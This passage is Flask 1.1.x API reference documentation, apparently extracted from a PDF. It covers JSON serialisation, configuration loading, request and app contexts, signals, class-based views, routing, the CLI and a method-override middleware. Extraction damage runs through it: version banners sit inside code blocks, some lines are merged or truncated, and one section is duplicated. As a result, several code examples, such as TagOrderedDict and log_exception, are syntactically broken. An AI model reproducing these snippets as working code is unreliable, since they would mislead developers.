**app** – App instance to use to configure the JSON encoder. Uses `current_app` if not given, and falls back to the default encoder when not in an app context.

**kwargs** – [Extra arguments passed to `json.dumps\(\)`.](#)

### *Changelog*

`flask.json.dump( obj, fp, app=None, **kwargs)` Like [`dumps\(\)` but writes into a file object](#).

`flask.json.loads( s, app=None, **kwargs)`

Deserialize an object from a JSON-formatted string s. If there is an app context

[pushed, use the current app's configured decoder \(json\\_decoder\), or fall back to the](#)

default [JSONDecoder](#).

[Takes the same arguments as the built-in json.loads\(\)](#), and does some extra configuration based on the application. If the simplejson package is installed, it is preferred.

### Parameters:

**s** – JSON string to deserialize.

**app** – App instance to use to configure the JSON decoder. Uses `current_app` if not given, and falls back to the default encoder when not in an app context.

**kwargs** – [Extra arguments passed to json.dumps\(\)](#).

### *Changelog*

`flask.json.load(fp, app=None, **kwargs)`

Like [loads\(\) but reads from a file object](#).

`class flask.json.JSONEncoder(*, skipkeys=False, ensure_ascii=True, check_circular=True, allow_nan=True, sort_keys=False, indent=None, separators=None, default=None)`

The default Flask JSON encoder. This one extends the default encoder by also supporting datetime, UUID, dataclasses, and Markup objects.

datetime objects are serialized as RFC 822 datetime strings. This is the same as the HTTP date format.

In order to support more data types, override the `default()` method.

**default( o )**

Implement this method in a subclass such that it returns a serializable object for o,

or calls the base implementation (to raise a `TypeError`).

For example, to support arbitrary iterators, you could implement default like this:

□ v: 1.1.x □

```
def default(self, o):
```

```
try:
```

```
    iterable = iter(o)
```

```
except TypeError:
```

**pass**

**else:**

**return** list(iterator)

**return** JSONEncoder.default(self, o)

*class flask.json.JSONDecoder( \*, object\_hook=None, parse\_float=None, parse\_int=None, parse\_constant=None, strict=True, object\_pairs\_hook=None)* The default JSON decoder. This one does not change the behavior from the default simplejson decoder. [Consult the json documentation](#) for more information. This de-

[coder is not only used for the load functions of this module but also Request.](#)

Tagged JSON

A compact representation for lossless serialization of non-standard JSON types.

[SecureCookieSessionInterface uses this to serialize the session data, but it may be](#)

useful in other places. It can be extended to support other types.

**class flask.json.tag. TaggedJSONSerializer**

Serializer that uses a tag system to compactly represent objects that are not JSON

types. Passed as the intermediate serializer to **itsdangerous.Serializer**.

The following extra types are supported:

[dict](#)

[tuple](#)

[bytes](#)

[Markup](#)

[UUID](#)

[datetime](#)

```
default_tags = [<class 'flask.json.tag.TagDict'>, <class  
'flask.json.tag.Pass-Dict'>, <class 'flask.json.tag.TagTuple'>, <class  
'flask.json.tag.PassList'>, <class  
'flask.json.tag.TagBytes'>, <class 'flask.json.tag.TagMarkup'>, <class  
'flask.json.-  
tag.TagUUID'>, <class 'flask.json.tag.TagDateTime'>]
```

Tag classes to bind when creating the serializer. Other tags can be added later using [register\(\)](#).

v: 1.1.x

**dumps( value)**

Tag the value and dump it to a compact JSON string.

**loads( value)**

Load data from a JSON string and deserialized any tagged objects.

**register( tag\_class, force=False, index=None)**

Register a new tag with this serializer.

**Parameters:**

**tag\_class** – tag class to register. Will be instantiated with this serializer instance.

**force** – overwrite an existing tag. If false (default), a [\*\*KeyError\*\* is raised.](#)

**index** – index to insert the new tag in the tag order. Useful when the new tag is a special case of an existing tag. If None (default), the tag is appended to the end of the order.

### Raises:

[\*\*KeyError\*\*](#) – if the tag key is already registered and force is not true.

**tag( value)**

Convert a value to a tagged representation if necessary.

**untag( value)**

Convert a tagged representation back to the original type.

`class flask.json.tag. JSONTag( serializer)`

[Base class for defining type tags for TaggedJSONSerializer.](#)

**check( value)**

Check if the given value should be tagged by this tag.

**key = None**

The tag to mark the serialized object with. If None, this tag is only used as an intermediate step during tagging.

**tag( value)**

Convert the value to a valid JSON type and add the tag structure around it.

### **to\_json( value)**

Convert the Python object to an object that is a valid JSON type. The tag will be added later.

### **to\_python( value)**

□ v: 1.1.x □

Convert the JSON representation back to the correct type. The tag will already be removed.

[Let's seen an example that adds support for OrderedDict. Dicts don't have an order in](#)

Python or JSON, so to handle this we will dump the items as a list of [key, value] pairs.

[Subclass JSONTag](#) and give it the new key ' od' to identify the type. The session serializer processes dicts first, so insert the new tag at the front of the order since OrderedDict must be processed before dict.

```
from flask.json.tag import JSONTag
```

```
class TagOrderedDict(JSONTag):
```

```
    __slots__ = ('serializer',)
```

```
    key = ' od'
```

```
    def check(self, value):
```

```
        return isinstance(value, OrderedDict)
```

```
    def to_json(self, value):
```

```
return [[k, self.serializer.tag(v)] for k, v in iteritems(value) def
to_python(self, value):
    return OrderedDict(value)

app.session_interface.serializer.register(TagOrderedDict, index=0)
Template Rendering
```

flask. **render\_template( template\_name\_or\_list, \*\*context)** Renders a template from the template folder with the given context.

#### Parameters:

**template\_name\_or\_list** – the name of the template to be rendered, or an iterable with template names the first one existing will be rendered

**context** – the variables that should be available in the context of the template.

flask. **render\_template\_string( source, \*\*context)**

Renders a template from the given template source string with the given context. Template variables will be autoescaped.

□ v: 1.1.x □

#### Parameters:

**source** – the source code of the template to be rendered

**context** – the variables that should be available in the context of the template.

flask. **get\_template\_attribute( template\_name, attribute)** Loads a macro (or variable) a template exports. This can be used to invoke a

macro from within Python code. If you for example have a template named \_cider.html with the following contents:

```
{% macro hello(name) %}Hello {{ name }}!{% endmacro %}
```

You can access this from Python code like this:

```
hello = get_template_attribute('_cider.html' , 'hello' )  
  
return hello('World' )
```

*Changelog*

## Parameters:

**template\_name** – the name of the template

**attribute** – the name of the variable of macro to access

Configuration

`class flask.Config( root_path, defaults=None )` Works exactly like a dict but provides ways to fill it from files or special dictionaries.

There are two common patterns to populate the config.

Either you can fill the config from a config file:

```
app.config.from_pyfile('yourconfig.cfg' )
```

Or alternatively you can define the configuration options in the module that calls

**from\_object()** or provide an import path to a module that should be loaded. It is also possible to tell it to use the same module and with that provide the configuration values just before the call:

**DEBUG = True**

```
SECRET_KEY = 'development key'
```

```
app.config.from_object(__name__)
```

In both cases (loading from any Python file or loading from modules), only uppercase

□ v: 1.1.x □

keys are added to the config. This makes it possible to use lowercase values in the con-

fig file for temporary values that are not added to the config or to define the config keys in the same file that implements the application.

Probably the most interesting way to load configurations is from an environment variable pointing to a file:

```
app.config.from_envvar('YOURAPPLICATION_SETTINGS' )
```

In this case before launching the application you have to set this environment variable to the file you want to use. On Linux and OS X use the export statement:

```
export YOURAPPLICATION_SETTINGS='/path/to/config/file'
```

On windows use *set* instead.

### Parameters:

**root\_path** – path to which files are read relative from. When the config object is created by the application, this is the application's [root\\_path](#).

**defaults** – an optional dictionary of default values

## **from\_envvar( *variable\_name*, *silent=False*)**

Loads a configuration from an environment variable pointing to a configuration file. This is basically just a shortcut with nicer error messages for this line of code:

```
app.config.from_pyfile(os.environ['YOURAPPLICATION_SETTINGS'])
```

**Parameters:**

**variable\_name** – name of the environment variable

**silent** – set to True if you want silent failure for missing files.

**Returns:**

bool. True if able to load config, False otherwise.

## **from\_json( *filename*, *silent=False*)**

Updates the values in the config from a JSON file. This function behaves as if the

[JSON object was a dictionary and passed to the from\\_mapping\(\) function.](#)

**Parameters:**

**filename** – the filename of the JSON file. This can either be an absolute filename or a filename relative to the root path.

**silent** – set to True if you want silent failure for missing files.

*Changelog*

## **from\_mapping( \**mapping*, \*\**kwargs*)**

v: 1.1.x

Updates the config like **update()** ignoring items with non-upper keys.

## *Changelog*

### **from\_object( obj)**

Updates the values from the given object. An object can be of one of the following two types:

a string: in this case the object with that name will be imported

an actual object reference: that object is used directly

Objects are usually either modules or classes. [\*\*from\\_object\(\)\*\*](#) loads only the uppercase attributes of the module/class. A dict object will not work with

[\*\*from\\_object\(\)\*\*](#) because the keys of a dict are not attributes of the dict class.

Example of module-based configuration:

```
app.config.from_object('yourapplication.default_config' )
```

```
from yourapplication import default_config
```

```
app.config.from_object(default_config)
```

Nothing is done to the object before loading. If the object is a class and has

@property attributes, it needs to be instantiated before being passed to this method.

You should not use this function to load the actual configuration but rather configuration defaults. [The actual config should be loaded with from\\_pyfile\(\)](#) and ideally from a location not within the package because the package might be installed system wide.

[See Development / Production for an example of class-based configuration using](#)

[from\\_object\(\)](#).

**Parameters:** **obj** – an import name or object

**from\_pyfile(** *filename*, *silent=False*)

Updates the values in the config from a Python file. This function behaves as if the file was imported as module with the [from\\_object\(\) function.](#)

**Parameters:**

**filename** – the filename of the config. This can either be an absolute filename or a filename relative to the root path.

**silent** – set to True if you want silent failure for missing files.

### *Changelog*

□ v: 1.1.x □

**get\_namespace(** *namespace*, *lowercase=True*,  
*trim\_namespace=True*)

Returns a dictionary containing a subset of configuration options that match the specified namespace/prefix. Example usage:

```
app.config['IMAGE_STORE_TYPE'] = 'fs'
```

```
app.config['IMAGE_STORE_PATH'] = '/var/app/images'
```

```
app.config['IMAGE_STORE_BASE_URL'] = 'http://img.website.com'
```

```
image_store_config = app.config.get_namespace('IMAGE_STORE_')
```

The resulting dictionary *image\_store\_config* would look like:

```
{  
    'type' : 'fs' ,  
    'path' : '/var/app/images' ,  
    'base_url' : 'http://img.website.com'  
}
```

This is often useful when configuration options map directly to keyword arguments in functions or class constructors.

### Parameters:

**namespace** – a configuration namespace

**lowercase** – a flag indicating if the keys of the resulting dictionary should be lowercase

**trim\_namespace** – a flag indicating if the keys of the resulting dictionary should not include the namespace

### *Changelog*

#### Stream Helpers

flask. **stream\_with\_context( generator\_or\_function )**

Request contexts disappear when the response is started on the server. This is done for efficiency reasons and to make it less likely to encounter memory leaks with badly written WSGI middlewares. The downside is that if you are using streamed responses, the generator cannot access request bound information any more.

This function however can help you keep the context around for longer:

```
from flask import stream_with_context, request, Response

@app.route('/stream' )

def streamed_response():

    v: 1.1.x

    @stream_with_context

    def generate():

        yield 'Hello '

        yield request.args['name' ]

        yield '!'

    return Response(generate())
```

Alternatively it can also be used around a specific generator:

```
from flask import stream_with_context, request, Response

@app.route('/stream' )

def streamed_response():

    def generate():

        yield 'Hello '

        yield request.args['name' ]

        yield '!'

    return Response(stream_with_context(generate()))
```

## *Changelog*

### Useful Internals

`class flask.ctx.RequestContext( app, environ, request=None, session=None)` The request context contains all request relevant information. It is created at the beginning of the request and pushed to the `_request_ctx_stack` and removed at the end of it. It will create the URL adapter and request object for the WSGI environment provided.

Do not attempt to use this class directly, instead use  
[test\\_request\\_context\(\)](#) and

[request\\_context\(\)](#) to create this object.

When the request context is popped, it will evaluate all the functions registered on the

[application for teardown execution \(`teardown\_request\(\)`\)](#).

The request context is automatically popped at the end of the request for you. In debug mode the request context is kept around if exceptions happen so that interactive debuggers have a chance to introspect the data. With 0.4 this can also be forced for requests that did not fail and outside of DEBUG mode. By setting

'flask.\_preserve\_context' to True on the WSGI environment the context will

not pop itself at the end of the request. This is used by the  
[test\\_client\(\)](#) for exam-

ple to implement the deferred cleanup functionality.

You might find this helpful for unittests where you need the information from the context local around for a little longer. Make sure to properly `pop()` the stack yourself in

□ v: 1.1.x □

that situation, otherwise your unittests will leak memory.

## **copy()**

Creates a copy of this request context with the same request object. This can be used to move a request context to a different greenlet. Because the actual request object is the same this cannot be used to move a request context to a different thread unless access to the request object is locked.

*Changed in version 1.1:* The current session object is used instead of reloading the original data. This prevents `flask.session` pointing to an out-of-date object.

### *Changelog*

## **match\_request()**

Can be overridden by a subclass to hook into the matching of the request.

## **pop( exc=<object object> )**

Pops the request context and unbinds it by doing that. This will also trigger the execution of functions registered by the [teardown\\_request\(\) decorator](#).

### *Changelog*

## **push()**

Binds the request context to the current context.

## **flask.\_request\_ctx\_stack**

The internal [LocalStack](#) that holds [RequestContext](#) instances.

Typically, the

[\*\*request\*\*](#) and [\*\*session\*\*](#) proxies should be accessed instead of the stack. It may be useful to access the stack in extension code.

The following attributes are always present on each layer of the stack:

*app*

the active Flask application.

*url\_adapter*

the URL adapter that was used to match the request.

*request*

the current request object.

*session*

the active session object.

v: 1.1.x

*g*

[an object with all the attributes of the \*\*flask.g\*\* object.](#)

*flashes*

an internal cache for the flashed messages.

Example usage:

```
from flask import _request_ctx_stack
```

```
def get_session():
```

```
    ctx = _request_ctx_stack.top
```

```
if ctx is not None:
```

```
    return ctx.session
```

```
class flask.ctx. ApplicationContext( app)
```

The application context binds an application object implicitly to the current thread or

[greenlet, similar to how the RequestContext binds request](#)  
information. The application context is also implicitly created if a request context is created but the application is not on top of the individual application context.

**pop( exc=<object object> )**

Pops the app context.

**push()**

Binds the app context to the current context.

**flask. \_app\_ctx\_stack**

[The internal LocalStack that holds ApplicationContext instances. Typically, the](#)

[current\\_app and g.proxies should be accessed instead of the stack. Extensions can](#)

access the contexts on the stack as a namespace to store data.

*Changelog*

```
class flask.blueprints. BlueprintSetupState( blueprint, app, options,  
first_registration)
```

Temporary holder object for registering a blueprint with the application. An instance of this class is created by the

[make\\_setup\\_state\(\) method](#) and later passed to all

register callback functions.

**add\_url\_rule( rule, endpoint=None, view\_func=None, \*\*options)** A helper method to register a rule (and optionally a view function) to the applica-

□ v: 1.1.x □

tion. The endpoint is automatically prefixed with the blueprint's name.

**app = None**

a reference to the current application

**blueprint = None**

a reference to the blueprint that created this setup state.

**first\_registration = None**

as blueprints can be registered multiple times with the application and not everything wants to be registered multiple times on it, this attribute can be used to figure out if the blueprint was registered in the past already.

**options = None**

[a dictionary with all options that were passed to the register\\_blueprint\(\)](#)

method.

**subdomain = None**

The subdomain that the blueprint should be active for, None otherwise.

## **url\_defaults = None**

A dictionary with URL defaults that is added to each and every URL that was defined with the blueprint.

## **url\_prefix = None**

The prefix that should be used for all URLs defined on the blueprint.

## Signals

### *Changelog*

#### **signals. signals\_available**

True if the signaling system is available. This is the case when [blinker](#) is installed.

The following signals exist in Flask:

#### **flask. template\_rendered**

This signal is sent when a template was successfully rendered. The signal is invoked with the instance of the template as *template* and the context as dictionary (named *context*).

Example subscriber:

□ v: 1.1.x □

```
def log_template_renders(sender, template, context, **extra):
    sender.logger.debug('Rendering template "%s" with context %s' ,
        template.name or 'string template' ,
```

```
    context)
```

```
from flask import template_rendered
```

```
template_rendered.connect(log_template_renders, app)
```

## **flask. before\_render\_template**

This signal is sent before template rendering process. The signal is invoked with the instance of the template as *template* and the context as dictionary (named *context*).

Example subscriber:

```
def log_template_renders(sender, template, context, **extra):
    sender.logger.debug('Rendering template "%s" with context %s' ,
        template.name or 'string template' ,
        context)

from flask import before_render_template

before_render_template.connect(log_template_renders, app)
```

## **flask. request\_started**

This signal is sent when the request context is set up, before any request processing happens. Because the request context is already bound, the subscriber can access the

[request with the standard global proxies such as \*\*request\*\*.](#)

Example subscriber:

```
def log_request(sender, **extra):
    sender.logger.debug('Request context is set up' )

from flask import request_started

request_started.connect(log_request, app)
```

## **flask. request\_finished**

This signal is sent right before the response is sent to the client. It is passed the response to be sent named *response*.

Example subscriber:

```
def log_response(sender, response, **extra):
```

□ v: 1.1.x □

```
    sender.logger.debug('Request context is about to close down. '
'Response: %s' , response)
```

```
from flask import request_finished
```

```
request_finished.connect(log_response, app)
```

```
flask. got_request_exception
```

This signal is sent when an exception happens during request processing. It is sent *before* the standard exception handling kicks in and even in debug mode, where no exception handling happens. The exception itself is passed to the subscriber as *exception*.

Example subscriber:

```
def log_exception(sender, exception, **extra):
```

```
    sender.logger.debug('Got exception during processing: %s' , excep
from flask import got_request_exception
```

```
got_request_exception.connect(log_exception, app)
```

```
flask. request_tearing_down
```

This signal is sent when the request is tearing down. This is always called, even if an exception is caused. Currently functions listening to this signal are called after the regular teardown handlers, but this is not something you can rely on.

Example subscriber:

```
def close_db_connection(sender, **extra):  
    session.close()  
  
from flask import request_tearing_down  
  
request_tearing_down.connect(close_db_connection, app)
```

As of Flask 0.9, this will also be passed an `exc` keyword argument that has a reference to the exception that caused the teardown if there was one.

### **flask. `appcontext_tearing_down`**

This signal is sent when the app context is tearing down. This is always called, even if an exception is caused. Currently functions listening to this signal are called after the regular teardown handlers, but this is not something you can rely on.

Example subscriber:

```
def close_db_connection(sender, **extra):  
    □ v: 1.1.x □  
  
    session.close()  
  
from flask import appcontext_tearing_down  
  
appcontext_tearing_down.connect(close_db_connection, app)
```

This will also be passed an `exc` keyword argument that has a reference to the exception that caused the teardown if there was one.

### **flask. `appcontext_pushed`**

This signal is sent when an application context is pushed. The sender is the application. This is usually useful for unittests in order to temporarily hook in information.

For instance it can be used to set a resource early onto the `g` object.

Example usage:

```
from contextlib import contextmanager

from flask import appcontext_pushed

@contextmanager

def user_set(app, user):

    def handler(sender, **kwargs):
        g.user = user

    with appcontext_pushed.connected_to(handler, app):
```

# **yield**

## **And in the testcode:**

```
def test_user_me(self):  
  
    with user_set(app, 'john' ):  
  
        c = app.test_client()  
  
        resp = c.get('/users/me' )  
  
        assert resp.data == 'username=john'
```

### *Changelog*

#### **flask. appcontext\_popped**

This signal is sent when an application context is popped. The sender is the application. [This usually falls in line with the appcontext\\_tearing\\_down signal.](#)

### *Changelog*

#### **flask. message\_flashed**

This signal is sent when the application is flashing a message. The messages is sent as *message* keyword argument and the category as *category*.

v: 1.1.x

Example subscriber:

```
recorded = []
```

```
def record(sender, message, category, **extra):  
    recorded.append((message, category))
```

```
from flask import message_flashed
```

```
message_flashed.connect(record, app)
```

### *Changelog*

`class signals. Namespace`

An alias for [blinker.base.Namespace](#) if blinker is available, otherwise a dummy.

class that creates fake signals. This class is available for Flask extensions that want to provide the same fallback system as Flask itself.

`signal( name, doc=None)`

Creates a new signal for this namespace if blinker is available, otherwise returns a fake signal that has a send method that will do nothing but will fail with a

[RuntimeError](#) for all other operations, including connecting.

### Class-Based Views

#### *Changelog*

`class flask.views. View`

Alternative way to use view functions. A subclass has to implement

[dispatch\\_request\(\)](#) which is called with the view arguments from the URL routing system. [If methods](#) is provided the methods do not have to be passed to the

[add\\_url\\_rule\(\) method explicitly:](#)

```
class MyView(View):
    methods = ['GET']

    def dispatch_request(self, name):
        return 'Hello %s!' % name

    app.add_url_rule('/hello/<name>',
                     view_func=MyView.as_view('myview') ) When you want to decorate a
    pluggable view you will have to either do that when the
    view function is created \(by wrapping the return value of as\_view\(\)\)
    or you can use
```

[the decorators](#) attribute:

□ v: 1.1.x □

```
class SecretView(View):
    methods = ['GET']

    decorators = [superuser_required]

    def dispatch_request(self):
        ...
```

The decorators stored in the decorators list are applied one after another when the view function is created. Note that you can *not* use the class based decorators since those would decorate the view class and not the generated view function!

*classmethod as\_view( name, \*class\_args, \*\*class\_kwargs)* Converts the class into an actual view function that can be used with the routing system. Internally this generates a function on the fly which will instantiate the

[View](#) on each request and call the `dispatch_request()` method on it.

The arguments passed to `as_view()` are forwarded to the constructor of the class.

**decorators = ()**

The canonical way to decorate class-based views is to decorate the return value of `as_view()`. However since this moves parts of the logic from the class declaration to the place where it's hooked into the routing system.

You can place one or more decorators in this list and whenever the view function is created the result is automatically decorated.

*Changelog*

**dispatch\_request()**

Subclasses have to override this method to implement the actual view function code. This method is called with all the arguments from the URL rule.

**methods = None**

A list of methods this view can handle.

**provide\_automatic\_options = None**

Setting this disables or force-enables the automatic options handling.

**class flask.views. MethodView**

A class-based view that dispatches request methods to the corresponding class methods. For example, if you implement a get method, it will be used to handle GET

requests.

□ v: 1.1.x □

```
class CounterAPI(MethodView):
```

```
    def get(self):
```



```
        return session.get('counter' , 0)
```

```
    def post(self):
```

```
        session['counter' ] = session.get('counter' , 0) + 1
```

```
        return 'OK'
```

```
app.add_url_rule('/counter' ,  
view_func=CounterAPI.as_view('counter' ) dispatch_request(  
*args, **kwargs)
```

Subclasses have to override this method to implement the actual view function code. This method is called with all the arguments from the URL rule.

## URL Route Registrations

Generally there are three ways to define rules for the routing system:

1. You can use the `flask.Flask.route()` decorator.
2. You can use the `flask.Flask.add_url_rule()` function.
3. You can directly access the underlying Werkzeug routing system which is exposed as

### `flask.Flask.url_map`

Variable parts in the route can be specified with angular brackets (/user/<username>).

By default a variable part in the URL accepts any string without a slash however a different converter can be specified as well by using <converter:name>.

Variable parts are passed to the view function as keyword arguments.

The following converters are available:

accepts any text without a slash (the

*string*

default)

*int*

accepts integers

*float*

like *int* but for floating point values

*path*

like the default but also accepts slashes

*any*

matches one of the items provided

*uuid*

accepts UUID strings

Custom converters can be defined using [`flask.Flask.url\_map`](#).

□ v: 1.1.x □

Here are some examples:

```
@app.route('/')
```

```
def index():
```

**pass**

```
@app.route('/<username>' )
```

```
def show_user(username):
```

**pass**

```
@app.route('/post/<int:post_id>' )
```

```
def show_post(post_id):
```

# **pass**

An important detail to keep in mind is how Flask deals with trailing slashes. The idea is to keep each URL unique so the following rules apply:

1. If a rule ends with a slash and is requested without a slash by the user, the user is automatically redirected to the same page with a trailing slash attached.
2. If a rule does not end with a trailing slash and the user requests the page with a trailing slash, a 404 not found is raised.

This is consistent with how web servers deal with static files. This also makes it possible to use relative link targets safely.

You can also define multiple rules for the same function. They have to be unique however.

Defaults can also be specified. Here for example is a definition for a URL that accepts an optional page:

```
@app.route('/users/' , defaults={'page' : 1})
```

```
@app.route('/users/page/<int:page>' )
```

```
def show_users(page):
```

## **pass**

This specifies that /users/ will be the URL for page one and /users/page/N will be the URL for page N.

If a URL contains a default value, it will be redirected to its simpler form with a 301 redirect. In the above example, /users/page/1 will be redirected to /users/. If your route handles GET and POST requests, make sure the default route only handles GET, as redirects can't preserve form data.

```
@app.route('/region/' , defaults={'id' : 1})
```

```
@app.route('/region/<int:id>' , methods=['GET' , 'POST'])
```

v: 1.1.x

```
def region(id):
```

# pass



Here are the parameters that [route\(\) and add\\_url\\_rule\(\) accept](#). The only difference is that with the route parameter the view function is defined with the decorator instead of the `view_func` parameter.

*rule*

the URL rule as string

the endpoint for the registered URL rule. Flask itself assumes that the

*endpoint*

name of the view function is the name of the endpoint if not explicitly stated.

the function to call when serving a request to the provided endpoint.

### *view\_func*

If this is not provided one can specify the function later by storing it in [the view\\_functions](#) dictionary with the endpoint as key.

A dictionary with defaults for this rule. See the example above for how

### *defaults*

defaults work.

specifies the rule for the subdomain in case subdomain matching is in

### *subdomain*

use. If not specified the default subdomain is assumed.

[the options to be forwarded to the underlying Rule object](#). A change to Werkzeug is handling of method options. methods is a list of methods this rule should be limited to (GET, POST etc.). By default a rule

### *\*\*options*

just listens for GET (and implicitly HEAD). Starting with Flask 0.6,

OPTIONS is implicitly added and handled by the standard request handling. They have to be specified as keyword arguments.

## View Function Options

For internal usage the view functions can have some attributes attached to customize behavior the view function would normally not

have control over. The following attributes

[can be provided optionally to either override some defaults to add\\_url\\_rule\(\)](#) or general behavior:

name: The name of a function is by default used as endpoint. If endpoint is provided explicitly this value is used. Additionally this will be prefixed with the name of the blueprint by default which cannot be customized from the function itself.

*methods*: If methods are not provided when the URL rule is added, Flask will look on the view function object itself if a *methods* attribute exists. If it does, it will pull the information for the methods from there.

*provide\_automatic\_options*: if this attribute is set Flask will either force enable or disable the automatic implementation of the HTTP OPTIONS response. This can be useful when working with decorators that want to customize the OPTIONS response on a per-

v: 1.1.x

view basis.

*required\_methods*: if this attribute is set, Flask will always add these methods when registering a URL rule even if the methods were explicitly overridden in the route() call.

Full example:

```
def index():
    if request.method == 'OPTIONS' :
        # custom options handling here
    ...
    return 'Hello World!'
```

```
index.provide_automatic_options = False  
index.methods = ['GET' , 'OPTIONS' ]  
app.add_url_rule('/', index)
```

### *Changelog*

## Command Line Interface

```
class flask.cli.FlaskGroup( add_default_commands=True,  
create_app=None, add_version_option=True, load_dotenv=True,  
set_debug_flag=True, **extra)
```

[Special subclass of the AppGroup](#) group that supports loading more commands from the configured Flask app. Normally a developer does not have to interface with this class but there are some very advanced use cases for which it makes sense to create an instance of this.

For information as of why this is useful see [Custom Scripts](#).

### Parameters:

**add\_default\_commands** – if this is True then the default run and shell commands will be added.

**add\_version\_option** – adds the --version option.

**create\_app** – an optional callback that is passed the script info and returns the loaded app.

**load\_dotenv** – Load the nearest .env and .flaskenv files to set environment variables. Will also change the working directory to the directory containing the first file found.

**set\_debug\_flag** – Set the app’s debug flag based on the active environment

### *Changelog*

□ v: 1.1.x □

### **get\_command( ctx, name)**

Given a context and a command name, this returns a **Command** object if it exists or returns *None*.

### **list\_commands( ctx)**

Returns a list of subcommand names in the order they should appear.

### **main( \*args, \*\*kwargs)**

This is the way to invoke a script with all the bells and whistles as a command line application. This will always terminate the application after a call. If this is not wanted, `SystemExit` needs to be caught.

This method is also available by directly calling the instance of a **Command**.

*New in version 3.0:* Added the `standalone_mode` flag to control the standalone mode.

### **Parameters:**

**args** – the arguments that should be used for parsing. If not provided, `sys.argv[1:]` is used.

**prog\_name** – the program name that should be used. By default the program name is constructed by taking the file name

from sys.argv[0].

**complete\_var** – the environment variable that controls the bash completion support. The default is

"\_<prog\_name>\_COMPLETE" with prog\_name in uppercase.

**standalone\_mode** – the default behavior is to invoke the script in standalone mode. Click will then handle exceptions and convert them into error messages and the function will never return but shut down the interpreter. If this is set to *False* they will be propagated to the caller and the return value of this function is the return value of **invoke()**.

**extra** – extra keyword arguments are forwarded to the context constructor. See **Context** for more information.

`class flask.cli. AppGroup( name=None, commands=None, **attrs)`  
This works similar to a regular click [Group](#) but it changes the behavior of the

[command\(\)](#) decorator so that it automatically wraps the functions in [with\\_appcontext\(\)](#).

[Not to be confused with FlaskGroup.](#)

**command( \*args, \*\*kwargs)**

□ v: 1.1.x □

This works exactly like the method of the same name on a regular [`click.Group`](#)

but it wraps callbacks in [`with\_appcontext\(\)`](#) unless it's disabled by [`passing`](#)

`with_appcontext=False.`

**group( \*args, \*\*kwargs)**

This works exactly like the method of the same name on a regular [`click.Group`](#)

but it defaults the group class to [`AppGroup`](#).

```
class flask.cli.ScriptInfo( app_import_path=None,  
create_app=None, set_debug_flag=True)
```

Helper object to deal with Flask applications. This is usually not necessary to interface with as it's used internally in the dispatching to click. In future versions of Flask this object will most likely play a bigger role. Typically it's created automatically by the

[`FlaskGroup`](#) but you can also manually create it and pass it onwards as click object.

**app\_import\_path = None**

Optionally the import path for the Flask application.

**create\_app = None**

Optionally a function that is passed the script info to create the instance of the application.

**data = None**

A dictionary with arbitrary data that can be associated with this script info.

## `load_app()`

Loads the Flask app (if not yet loaded) and returns it. Calling this multiple times will just result in the already loaded app to be returned.

### `flask.cli.load_dotenv( path=None )`

Load “dotenv” files in order of precedence to set environment variables.

If an env var is already set it is not overwritten, so earlier files in the list are preferred over later files.

Changes the current working directory to the location of the first file found, with the assumption that it is in the top level project directory and will be where the Python path should import local packages from.

This is a no-op if [python-dotenv is not installed](#).

**Parameters:** `path` – Load the file at this location instead of searching.

### **Returns:**

True if a file was loaded.

v: 1.1.x

*Changed in version 1.1.0:* Returns False when python-dotenv is not installed, or when the given path isn’t a file.

## *Changelog*

### `flask.cli.with_appcontext( f )`

Wraps a callback so that it’s guaranteed to be executed with the script’s application context. If callbacks are registered directly to the

app.cli object then they are wrapped with this function by default unless it's disabled.

`flask.cli. pass_script_info( f)`

Marks a function so that an instance of [ScriptInfo](#) is passed as first argument to the click callback.

`flask.cli. run_command = <click.core.Command object>`

Run a local development server.

This server is for development purposes only. It does not provide the stability, security, or performance of production WSGI servers.

The reloader and debugger are enabled by default if  
FLASK\_ENV=development or

FLASK\_DEBUG=1.

`flask.cli. shell_command = <click.core.Command object>`

Run an interactive Python shell in the context of a given Flask application. The application will populate the default namespace of this shell according to it's configuration.

This is useful for executing small snippets of management code without having to manually configure the application.

v: 1.1.x

# Adding HTTP Method Overrides

Some HTTP proxies do not support arbitrary HTTP methods or newer HTTP methods (such as PATCH). In that case it's possible to "proxy" HTTP methods through another HTTP method in total violation of the protocol.

The way this works is by letting the client do an HTTP POST request and set the `X-HTTP-Method-Override` header. Then the method is replaced with the header value before being passed to Flask.

This can be accomplished with an HTTP middleware:

```
class HTTPMethodOverrideMiddleware(object):
    allowed_methods = frozenset([
        'GET',
        'HEAD',
        'POST',
        'DELETE',
        'PUT',
        'PATCH',
        'OPTIONS'
    ])
    bodyless_methods = frozenset(['GET', 'HEAD', 'OPTIONS', 'DELETE'])

    def __init__(self, app):
        self.app = app

    def __call__(self, environ, start_response):
        method = environ.get('HTTP_X_HTTP_METHOD_OVERRIDE', '').upper()
        if method in self.allowed_methods:
            environ['REQUEST_METHOD'] = method
        if method in self.bodyless_methods:
            environ['CONTENT_LENGTH'] = '0'
        return self.app(environ, start_response)
```

To use this with Flask, wrap the `app` object with the middleware:

```
from flask import Flask

app = Flask(__name__)
app.wsgi_app = HTTPMethodOverrideMiddleware(app.wsgi_app)
```

## Adding HTTP Method Overrides

Some HTTP proxies do not support arbitrary HTTP methods or newer HTTP methods (such as PATCH). In that case it's possible to "proxy" HTTP methods through another HTTP method in total violation of the protocol.

The way this works is by letting the client do an HTTP POST request and set the X-HTTPMethod-Override header. Then the method is replaced with the header value before being passed to Flask.

This can be accomplished with an HTTP middleware:

```
class HTTPMethodOverrideMiddleware(object): allowed_methods = frozenset([
```

```
'GET',  
'HEAD',  
'POST',  
'DELETE',  
'PUT',  
'PATCH',  
'OPTIONS'
```

```
])
```

```
bodyless_methods = frozenset(['GET', 'HEAD', 'OPTIONS',  
'DELETE']) def __init__(self, app): self.app = app  
  
def __call__(self, environ, start_response): method =  
environ.get('HTTP_X_HTTP_METHOD_OVERRIDE', " ").upper() if  
method in self.allowed_methods: environ['REQUEST_METHOD'] =
```

```
method if method in self.bodyless_methods:  
environ['CONTENT_LENGTH'] = '0'
```

**return self.app(environ, start\_response)** To use this with Flask, wrap the app object with the middleware: **from flask import Flask**

```
app = Flask(__name__)
```

```
app.wsgi_app = HTTPMethodOverrideMiddleware(app.wsgi_app)
```

# Application Errors

## ► Changelog

Applications fail, servers fail. Sooner or later you will see an exception in production. Even if your code is 100% correct, you will still see exceptions from time to time. Why? Because everything else involved will fail. Here are some situations where perfectly fine code can lead to server errors:

- the client terminated the request early and the application was still reading from the incoming data
- the database server was overloaded and could not handle the query
- a filesystem is full
- a harddrive crashed
- a backend server overloaded
- a programming error in a library you are using
- network connection of the server to another system failed

